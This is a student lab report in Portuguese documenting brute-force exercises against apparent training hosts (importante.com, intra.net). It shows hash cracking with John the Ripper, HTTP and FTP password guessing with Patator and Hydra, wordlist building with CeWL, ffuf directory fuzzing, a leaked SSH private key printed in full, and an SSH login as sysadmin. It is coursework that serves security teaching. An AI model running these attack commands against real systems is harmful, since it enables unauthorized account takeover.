[+] Lotus Notes/Dominio 5 [Hashcat Mode: 8600][JTR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JTR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JTR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JTR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JTR Format: mscach2]
[+] DMSSEC(MSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JTR Format: radmin]
```

	Relatório de Brute Force	Rev.: 1.0.0
	Executante: Wesley da Silva Flores Siqueira	Data: 30/03/2025

```
aluno@atacante: /tmp/sqlmapmpsvsc71471
Arquivo  Ações  Editar  Exibir  Ajuda
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch

Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
e99a3dc42b3d85f28053670222631

Most Likely
MD5, HC: 0 JTR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JTR: raw-md4
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch

Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
8d533d75ae2c396d7e8d9fcd9226b

Most Likely
MD5, HC: 0 JTR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JTR: raw-md4
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch

Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
8d5b7d99f5bb5ebc4de3bdc71e9b97

Most Likely
MD5, HC: 0 JTR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JTR: raw-md4
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch

Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
5f4dc3b5aa79d91d8327dab082cf99

Most Likely
MD5, HC: 0 JTR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JTR: raw-md4
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch

Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
aluno@atacante: /tmp/sqlmapmpsvsc71471
```

```
aluno@atacante: /tmp/sqlmapmpsvsc71471
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
8d533d75ae2c396d7e8d9fcd9226b

Most Likely
MD5, HC: 0 JTR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JTR: raw-md4
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch

Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
8d5b7d99f5bb5ebc4de3bdc71e9b97

Most Likely
MD5, HC: 0 JTR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JTR: raw-md4
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch


Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
5f4dc3b5aa79d91d8327dab082cf99

Most Likely
MD5, HC: 0 JTR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JTR: raw-md4
NTLM, HC: 1000 JTR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JTR: msacch

Least Likely
Domain Cached Credentials 2, HC: 2100 JTR: msacch2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JTR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: Hashcat mode is only supported in
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5($hai($pass)), HC: 4400 md5(utf16($pass)), JTR: dynamic_29 md5(utf16($pass)), JTR: dynamic_33 md5(md5($pass)), JTR: dynamic_34 haval-128, JTR: haval-128-4 RIPEMD-128, JTR:
ripemd-128 MD2, JTR: md2 Snefru-128, JTR: snefru-128 ONSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JTR: radmin Cisco Type 7, BigCrypt, JTR: bigcrypt
aluno@atacante: /tmp/sqlmapmpsvsc71471


john --format=raw-md5 hashes
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 B+])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done, Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
0x123 (?)
123 (?)
letmein (?)
Proceeding with Incremental:ASCII
charley (?)
sg 0:00:00:00 DONE 3/3 (2025-03-30 14:50) 7.936g/s 283895p/s 283895c/s 285533C/s stevyl1 ...candae
Use the --show --format=Raw-MD5 options to display all of the cracked passwords reliably
Session completed.
aluno@atacante: /tmp/sqlmapmpsvsc71471
```

E sabendo dessa informação, imagem mostrando o resultado do ataque de força bruta realizado com o john the ripper

	Relatório de Brute Force	Rev.: 1.0.0
	Executante: Wesley da Silva Flores Siqueira	Data: 30/03/2025

2. Importante.com

Anexos de comandos utilizados para a realização do ataque de força bruta no sistema importante.com




```

aluno@atacante:~$ cat hosts
hcm525Q
hcm525A
hcm525Z
hcm531Q
hcm531A
hcm531Z
hcm532Q
hcm532A
hcm532Z
hcm533Q
hcm533A
hcm533Z
hcm534Q
hcm534A
hcm534Z
hcm535Q
hcm535A
hcm535Z
hcm541Q
hcm541A
hcm541Z
hcm542Q
hcm542A
hcm542Z
hcm543Q
hcm543A
hcm543Z
hcm544Q
hcm544A
hcm544Z
hcm545Q
hcm545A
hcm545Z
hcm551Q
hcm551A
hcm551Z
hcm552Q
hcm552A
hcm552Z
hcm553Q
hcm553A
hcm553Z
hcm554Q
hcm554A
hcm554Z
hcm555Q
hcm555A
hcm555Z

aluno@atacante:~$ patator http.fuzz.url='http://importante.com' user.pass=fred:FILEB & fred.txt -x ignore:code=401 resolve-importante.com:192.168.98.10
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.12
From telnetlib import Telnet
14:44:15 patator INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.9 at 2025-03-30 14:44 -03
14:44:15 patator INFO - code size:clen time | candidate | num | resg
14:44:15 patator INFO - 200 434:183 0.004 | hdb423A | 14873 | HTTP/1.1 200 OK
14:44:15 patator INFO - Hits/Done/Skip/Fail/Size: 1/23625/0/0/23625, Avg: 786 r/s, Time: 0h 0m 30s

```



How Secure is Your Password?

Take the Password Test

Tip: Try to make your passwords at least 15 characters long

Show password: ☒

hdb423A

Weak

7 characters containing:

Lower case

Upper case

Numbers

Symbols


Time to crack your password:

37.15 minutes

Fiz um teste no <https://www.passwordmonster.com> para avaliar a política de senhas permitidas naquele site e verificar se elas são fracas e de fácil quebra.

3. Intra.net

Anexos com os resultados das buscas de diretórios com o ffuf




```
Aplicativos: INTRA.net — Mozilla Firefox — qterminal
aluno@atacante: /tmp/sqlmapmpsvsc71471
aluno@atacante: - x
aluno@atacante: /usr/share/seclists/Discovery/Web-Content x

v2.1.0-dev

:: Method : GET
:: URL : http://intra.net/-FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Usernames/Names/names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

admin [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 7ms]
din [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 8ms]
irc [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 10ms]
mail [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 5ms]
nss [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 10ms]
:: Progress: [10177/10177] :: Job [1/1] :: 9090 req/sec :: Duration: [0:00:01] :: Errors: 0 ::

aluno@atacante:~$ ffuf -u http://intra.net/-FUZZ -c -w /usr/share/seclists/Miscellaneous/lang-portuguese.txt

v2.1.0-dev

:: Method : GET
:: URL : http://intra.net/-FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Miscellaneous/lang-portuguese.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

Andreia [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 10ms]
Paulo [Status: 200, Size: 387, Words: 20, Lines: 10, Duration: 7ms]
aluno [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 4ms]
backup [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 4ms]
teste [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 8ms]
:: Progress: [41515/41515] :: Job [1/1] :: 10000 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

aluno@atacante:~$
```

Diretorio descoberto apartir da descoberta de usuários com acesso aquele FTP

```
Aplicativos: Index of /~Paulo — Mozilla Firefox — qterminal
INTRA.net x Index of /~Paulo x +
intra.net/~Paulo/
```

Index of /~Paulo

Name	Last modified	Size	Description
Parent Directory	-	-	-
melhor_universo.txt	2024-07-28 14:31	511	

Apache/2.4.62 (Debian) Server at intra.net Port 80

```
Aplicativos: Mozilla Firefox qterminal
INTRA.net intra.net/~Paulo/melhor_uni X +
intra.net/~Paulo/melhor_universo.txt

Sei que algumas pessoas podem não concordar, mas elas também tem o direito de estarem erradas,
Pq, no fim das contas, o universo Marvel é o melhor que existe, sem sombra de dúvidas!
Os filmes são impecáveis! Até mesmo as séries são ótimas!
Vc já viu Agents of SHIELD por exemplo? É incrível, minha série favorita!
Enfim, se discorda disso, ok, entendo que você ainda precise aprender muita coisa.

Caso queira ver mais, acesse: https://pt.wikipedia.org/wiki/Universo_Cinematogr%C3%A1fico_Marvel

Arquivo Ações Editar Exibir Ajuda
aluno@atacante: /tmp/sqlmapvmvpsvc71471 x aluno@atacante: ~ x aluno@atacante: ~ x

[aluno@atacante:~]
$ script intra.net geracao_de_wordlist
Script started, output log file is 'intra.net_geracao_de_wordlist'.
[aluno@atacante:~]
$ cweil -d0 -m1 -s marvel.txt https://pt.wikipedia.org/wiki/Universo_Cinematogr%C3%A1fico_Marvel
cweil 0.1 (Max Length) Robin Wood (robin@digl.ninja) (https://digl.ninja/)
[aluno@atacante:~]
$ hydra -l Paulo -P marvel.txt intra.net ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-30 13:47:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6555 login tries (l:1/p:6555), ~410 tries per task
[DATA] attacking ftp://intra.net:21/

aluno@atacante: /tmp/sqlmapvmvpsvc71471 x aluno@atacante: ~ x aluno@atacante: ~ x aluno@atacante: ~ x

150 Here comes the directory listing. 511 Jul 28 2024 melhor_universo.txt
-rwxr-xr-x 1 0 33
226 Directory send OK.
ftp> get usuario_privilegiado
local: usuario_privilegiado remote: usuario_privilegiado
229 Entering Extended Passive Mode (|||34028|)
150 Opening BINARY mode data connection for usuario_privilegiado (2590 bytes).
100K [*****]
226 Transfer complete.
2590 bytes received in 00:00 (2.66 MiB/s)
ftp> quit
221 Goodbye.

[aluno@atacante:~]
$ file usuario_privilegiado
usuario_privilegiado: OpenSSH private key

[aluno@atacante:~]
$ cat usuario_privilegiado
-----BEGIN OPENSSH PRIVATE KEY-----
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
Avg2vhjrnHLk2bAAACn3vB3RabG1u8Xg+
-----END OPENSSH PRIVATE KEY-----

[aluno@atacante:~]
```

Descoberta de chave SSH apartir do usuario do Paulo no FTP, sendo eles Paulo e senha SHIELD

```
(aluno@atacante)-[~]
$ sudo patator ssh login host=intra.net user=FILE0 keyfile=usuario_privilegiado.0=wordlist_privilegiado.txt -x ignore=msg-'Authentication failed.'
[sudo] senha para aluno:
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
from telnetlib import Telnet
14:13:16 patator INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.9 at 2025-03-30 14:13 -03
14:13:17 patator INFO -
14:13:17 patator INFO - code size time | candidate | num | msg
14:14:23 patator FAIL - xxx 79 1.221 | adminp | 102 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:14:55 patator FAIL - xxx 79 1.231 | admin | 151 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:16:07 patator FAIL - xxx 79 1.195 | baroo1967 | 272 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:16:36 patator FAIL - xxx 79 1.204 | Bradm | 314 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:16:50 patator FAIL - xxx 79 1.269 | broodie | 338 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:17:04 patator FAIL - xxx 79 1.181 | brookel | 364 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:17:29 patator FAIL - xxx 79 1.258 | brooklynbf | 400 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:17:42 patator FAIL - xxx 79 1.222 | brooks56 | 415 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:18:06 patator FAIL - xxx 79 1.166 | Broozer1 | 461 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:18:48 patator FAIL - xxx 79 1.230 | corrop | 530 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:19:06 patator FAIL - xxx 79 1.146 | crooter | 555 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:20:16 patator FAIL - xxx 79 1.122 | GladMan | 731 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:20:18 patator FAIL - xxx 79 1.168 | greenroo | 741 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:21:23 patator FAIL - xxx 79 1.170 | Kangaroosky3 | 890 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:21:28 patator FAIL - xxx 79 1.131 | karadm_e | 892 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:24:03 patator FAIL - xxx 79 1.133 | riskadmin | 1281 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:24:35 patator FAIL - xxx 79 1.134 | roofus21 | 1344 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:25:06 patator FAIL - xxx 79 1.129 | rooner | 1403 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:25:18 patator FAIL - xxx 79 1.147 | roosenr | 1435 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:26:25 patator INFO - 0 38 0.102 | sysadmin | 1621 | SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u5
14:26:46 patator FAIL - xxx 79 1.097 | theroots | 1652 | <class 'paramiko.ssh_exception.SSHException'> Error reading SSH protocol banner
14:27:04 patator INFO - Hits/Done/Skip/Fail/Size: 1/1732/0/20/1732, Avg: 2 r/s, Time: 0h 13m 46s
(aluno@atacante)-[~]
$
```

Uso do Patator para realizar o ataque de força bruta até identificar o dono da chave SSH, sendo descoberto que é o sysadmin.

```
(aluno@atacante)-[~]
$ ssh intra.net -i usuario_privilegiado -l sysadmin
Linux linux 6.1.0-32-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar 23 19:26:25 2025 from 192.168.98.12

Parabéns, você conseguiu entrar!

Tire print disso para ser enviado como tarefa

